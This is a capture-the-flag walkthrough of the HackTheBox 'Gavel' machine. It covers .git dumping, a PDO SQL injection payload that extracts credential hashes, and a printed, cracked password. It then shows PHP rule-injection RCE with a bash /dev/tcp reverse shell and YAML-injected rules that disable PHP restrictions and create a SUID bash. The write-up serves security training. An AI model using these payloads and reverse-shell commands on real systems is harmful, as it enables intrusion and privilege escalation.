- Platform: HackTheBox
- Link: Gavel
- Level: Medium
- OS: Linux
Gavel starts with the enumeration of an exposed .git repository, which provides access to the application source code. Further analysis uncovers a structural SQL injection in a PDO query, allowing extraction of administrator credentials. With admin access, a vulnerable dynamic rule mechanism in the admin panel is abused to achieve remote code execution and gain an initial shell. Subsequent system enumeration reveals a privileged binary tied to this functionality, which is leveraged to disable PHP security controls and escalate privileges to root by tampering with the bash binary.
Scanning
nmap -sC -sV -oA nmap/Gavel {TARGET_IP}
Results
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 09:50 EDT
Nmap scan report for 10.129.8.19 (10.129.8.19)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)

80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://gavel.htb/
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.38 seconds
Two open ports discovered:
- 22 - SSH with
OpenSSH 8.9p1 - 80 - http with
Apache 2.4.52and a redirection togavel.htb
sudo echo "{IP} gavel.htb" | sudo tee -a /etc/hosts
Enumeration
At http://gavel.htb/ we find an auction website offering virtual goods.

The website also has some authentication features.

After creating an account and logging in we have access to more features.


The inventory option leads to http://gavel.htb/inventory.php.
The bidding button leads to http://gavel.htb/bidding.php.

We continue the enumeration with some directory brute forcing.
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://gavel.htb

We find multiple interesting directories:
.gitadmin.php
We extract the .git directory using git-dumper.
python3 -m venv myvenv
source myvenv/bin/activate
pip install git-dumper
git-dumper http://gavel.htb/.git/ git_gavel
SQL Injection Identification
In vscode we analyze the different files and identify some vulnerable code.

The application uses PDO (PHP Data Objects) prepared statements. However the sort and user_id parameter are directly accepted in the URL. Without satisfactory input sanitization this can lead to an SQL injection vulnerability. Here, we learn how to exploit SQLis in PDO prepared statements.

The bid_handler.php logic retrieves the rule field from the auctions table and passes it directly into runkit_function_add() as the body of a dynamically generated ruleCheck() function. Since this function is executed immediately afterward, control over the rule field translates directly into arbitrary PHP code execution.
As displayed below the inventory of the created account displays some content after winning an auction.
Following the article, we test the vulnerability with the specified payloads.
# 1st Payload: ?#\0
# 2nd Payload: x`;#
http://gavel.htb/inventory.php?sort=%3f%23%00&user_id=x%60;%23
Under normal conditions the inventory displays items belonging to the created account. However when injecting the crafted payloads the application returns an empty inventory. This proves that the underlying SQL query logic has been altered.

Next we use the SQLi payload.
http://gavel.htb/inventory.php?sort=\?;--+-%00&user_id=x`+FROM+(SELECT+group_concat(username,0x3a,password)+AS+`%27x`+FROM+users)y;--+-&
The payload performs different tasks:
- the
sortparameter injects a backlash-escaped placeholder (?) followed by a comment sequence:
sort=\?;-- -
The sequence breaks the PDO’s parsing and effectively truncates the remainder of the intended query.
- The result is the
user_idparameter supplies a nested query:
x` FROM (
    SELECT group_concat(username,0x3a,password) AS `x`
    FROM users
)y;-- -
By closing the backtick context and injecting a derived query that aggregates username:hash values, the payload forces the database to return credential data as part of the inventory result set. Commenting out the remaining query ensures successful execution, confirming full SQL injection through structural manipulation of the prepared statement.

The password hash of the user auctioneer is returned.
auctioneer:$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS
We crack it and retrieve the password midnight1.
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt


We login with the newly found credentials. We now have access to the Admin Panel.
Initial Foothold
In the Admin Panel we can add rules to the different auctions items.

As we saw earlier these rules are processed by runkit_function_add() leading to the execution of code on the server.
So our exploitation is in four steps:
- Place a bid as auctioneer.

- Get the
auction_idparameter values.
We know that
auction_idis the parameter used because it is present in the page source code. It is also observable in the requests if Burp is used. Since every auction is time-limited and linked to a uniqueauction_id, the exploitation steps must be carried out before the auction expires, after which the identifier is no longer valid.
curl -s http://gavel.htb/bidding.php -H 'Cookie: gavel_session=COOKIE_VALUE' | grep 'auction_id'

- Add a RCE command as a rule.
system('bash -c "bash -i >& /dev/tcp/IP_ADDRESS/PORT_NUMBER 0>&1"'); return true;

- Trigger RCE payload
curl -X POST http://gavel.htb/includes/bid_handler.php \
  -H 'X-Requested-With: XMLHttpRequest' \
  -H 'Cookie: gavel_session=<COOKIE_VALUE>' \
  -d 'auction_id=<ID_NUMBER>&bid_amount=<VALUE>'

On our listener we get a shell as www-data.

Checking /etc/passwd confirms the presence of the auctioneer user. The password we used on the web application is valid for the user account.

Exploitation Explained
This exploitation process works because the bid flow executes the auction’s rule field as PHP code whenever a bid is submitted.
When we send a POST request to includes/bid_handler.php, the application:
- loads the auction row for the supplied
auction_id - reads the
rulevalue from that auction - uses
runkit_function_add()to turn that rule into a live PHP function - immediately calls that function to decide whether the bid is allowed
Going back to the vulnerable code:
$rule = $auction['rule'];

if (function_exists('ruleCheck')) {
    runkit_function_remove('ruleCheck');
}
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
$allowed = ruleCheck($current_bid, $previous_bid, $bidder);
When we change the rule field to:
system('bash -c "bash -i >& /dev/tcp/IP_ADDRESS/PORT 0>&1"'); return true;
The application runs and builds:
function ruleCheck($current_bid, $previous_bid, $bidder) {
    system('bash -c "bash -i >& /dev/tcp/IP_ADDRESS/PORT 0>&1"');
    return true;
}
And this is why our reverse shell command triggers when we place and win a bid as auctioneer.
In a nutshell the exploit succeeds because bid_handler.php treats the rule database field as PHP code. Submitting a bid causes the application to compile that field into a runtime function via runkit_function_add() and execute it. By storing a reverse-shell command in the rule body, the application triggers remote code execution when the bid ends.
Our payload only works because PHP is allowed to call
system().
Privilege Escalation

In /opt/gavel/ we find:
gaveld- a binary file we cannot executes.config- the PHP config directory (php.iniis further in/opt/gavel/.config/php/)- we cannot access the
submissiondirectory andsample.yamldisplays the structure for an auction item.


In /usr/local/bin we find gavel-util, another binary file we can execute. We can supply a YAML file in order to submit new auction items.
Running systemctl list-units --type=service --state=running we can see the gaveld.service running as root.


Once again we abuse the rule field to escalate our privileges to root. In sample.yaml we see that the rule field is used. We will use a YAML injection attack but first we start by disabling a few PHP restrictions:
The picture below is the original php.ini file.
echo 'name: newini' > new_ini.yaml
echo 'description: fix php ini' >> new_ini.yaml
echo 'image: "x.png"' >> new_ini.yaml
echo 'price: 1' >> new_ini.yaml
echo 'rule_msg: "newini"' >> new_ini.yaml
echo "rule: file_put_contents('/opt/gavel/.config/php/php.ini', \"engine=On\\ndisplay_errors=On\\nopen_basedir=\\ndisable_functions=\\n\"); return false;" >> new_ini.yaml
We submit the file.
/usr/local/bin/gavel-util submit /home/auctioneer/new_ini.yaml

After waiting a few seconds for the YAML file to be processed, we check php.ini again, it now has way less restrictions. We removed two major restrictions:
open_basedir=/opt/gavel- it limits which directories PHP scripts are allowed to access.disable_functions- it blocks the execution of various dangerous PHP functions, by setting it to an empty list we basically allow all of them.

Now we submit another YAML file to modify bash binary.
echo 'name: gavelroot' > gavelroot.yaml
echo 'description: make suid bash' >> gavelroot.yaml
echo 'image: "x.png"' >> gavelroot.yaml
echo 'price: 1' >> gavelroot.yaml
echo 'rule_msg: "rootshell"' >> gavelroot.yaml
echo "rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash'); return false;" >> gavelroot.yaml
Submit the YAML file
/usr/local/bin/gavel-util submit /home/auctioneer/gavelroot.yaml
ls -lh /opt/gavel/
We now have a copy of the bash binary with the SUID bit set.

We spawn a root shell and read the root flag.
/opt/gavel/rootbash -p
